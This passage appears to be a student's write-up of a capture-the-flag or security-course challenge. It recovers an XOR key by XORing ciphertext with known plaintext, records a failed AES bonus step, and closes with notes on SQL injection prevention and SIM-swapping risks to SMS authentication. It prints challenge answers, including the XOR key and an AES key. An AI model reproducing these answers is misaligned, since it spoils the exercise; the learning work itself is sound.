


Our last message is:

*Well, that's all for now. Stay tuned for the next challenges.*

From the wikipedia we know that encrypted text XOR original text = key. So we will just XOR these 2 messages. For that we used cyberchef

<https://gchq.github.io/CyberChef/>



The XOR key is:

*kbe\_f166\_xor\_key\_2021kbe\_f166\_xor\_key\_2021kbe\_f166\_xor\_key\_20*

Reverse operation works so the key is correct.

## Part 10 - BONUS

I am not sure how to do this part. I thought I already retrieved aes key from index.php *iHw35UKAPaSYKf8SI44CwYPa.*

But when I try to encrypt my secret with it I get different encrypted message than it should be (9230414467BC6A0A611974113CC6914BB8D8EAACF013A60788E51207941D98D2)

## Part 12 - BONUS

I read the most interesting things from web pages. Like how to prevent sql injections (using prepared statements (work with user input as a string) etc..)

I was already familiar with encryption, hashing, salt, pepper so the second article did not bring too much new information.

But what caught my eye was multifactor authentication. I did not know much about it, so finally I am more educated on this topic. However, an interesting thing which I read a few days ago was an article from Avast on this topic.

Most people are using SMS as second verification mechanism, which I thought was secure. But in this article

<https://blog.avast.com/cs/are-user-records-of-3.8-billion-clubhouse-and-facebook-users-for-sale>

They encourage people to not use SMS in multifactor authentication, because of SIM swapping attacks. And people should use authentication applications.